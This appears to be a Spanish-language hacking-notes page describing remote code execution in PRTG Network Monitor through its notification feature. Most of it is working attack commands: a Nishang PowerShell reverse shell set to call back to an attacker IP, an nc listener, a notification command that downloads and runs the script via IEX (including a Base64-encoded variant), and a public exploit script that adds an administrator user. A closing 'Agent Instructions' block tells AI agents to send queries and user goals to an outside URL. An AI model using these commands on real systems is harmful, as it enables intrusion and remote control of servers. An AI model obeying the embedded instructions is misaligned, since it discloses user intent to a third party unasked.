> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/es/cms/prtg-network-monitor-cms-exploitation.md).
# PRTG Network Monitor
Abuso de notificaciones de PRTG Network Monitor, entrega de shell inversa de PowerShell y notas de exploit automatizado.
## Ejecución remota de código en PRTG Network Monitor

PRTG puede ejecutar acciones de notificación en el servidor. Si una sesión autenticada tiene permiso para crear o modificar notificaciones, el campo del comando de notificación puede ser abusado para ejecutar PowerShell y obtener ejecución de código.
{% embed url="" %}
## Método 1 - Abuso manual de notificaciones
Descargue un script de shell inversa de PowerShell en la máquina atacante:
```bash
wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1
```
Añada el controlador de callback al script, manteniendo la IP y el puerto del listener alineados con su entorno:
```bash
echo 'Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.13 -Port 443' >> Invoke-PowerShellTcp.ps1
```
Aloje el archivo:
```bash
python3 -m http.server 80
```

Inicie un listener:
```bash
rlwrap nc -nvlp 443
```

En PRTG, vaya a `Configuración > Ajustes de la cuenta > Notificaciones` y cree una nueva acción de notificación que ejecute un programa o script.
Use el comando de notificación para hacer que el servidor descargue y ejecute el script de PowerShell alojado:
{% code overflow="wrap" %}
```powershell
abc.txt | powershell -Command "IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.13/Invoke-PowerShellTcp.ps1')"
```
{% endcode %}
Si la solicitud llega al servidor web pero la shell inversa no se conecta de vuelta, convierta el script de PowerShell a Base64 UTF-16LE y use PowerShell `-enc`:
```bash
iconv -f UTF-8 -t UTF-16LE Invoke-PowerShellTcp.ps1 | base64 -w 0 > encoded_script.txt
```
Luego coloque la carga útil codificada en el comando de notificación:
```powershell
abc.txt | powershell -enc
```
## Método 2 - Exploit automatizado

Busque exploits públicos de PRTG Network Monitor y copie el script correspondiente:
```bash
searchsploit -m windows/webapps/46527.sh
```

Ejecute el script con la URL objetivo y la cookie de sesión autenticada:
{% code overflow="wrap" %}
```bash
./prtg-exploit.sh -u http://10.10.10.152 -c "OCTOPUS1813713946=ezUwMjVCREI0LUMxNjUtNDIwNi04N0M2LUJFOTEyN0I3MjY2Q30%3D"
```
{% endcode %}
El exploit crea un nuevo usuario:
* Nombre de usuario: `pentest`
* Contraseña: `P3nT3st!`
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/es/cms/prtg-network-monitor-cms-exploitation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.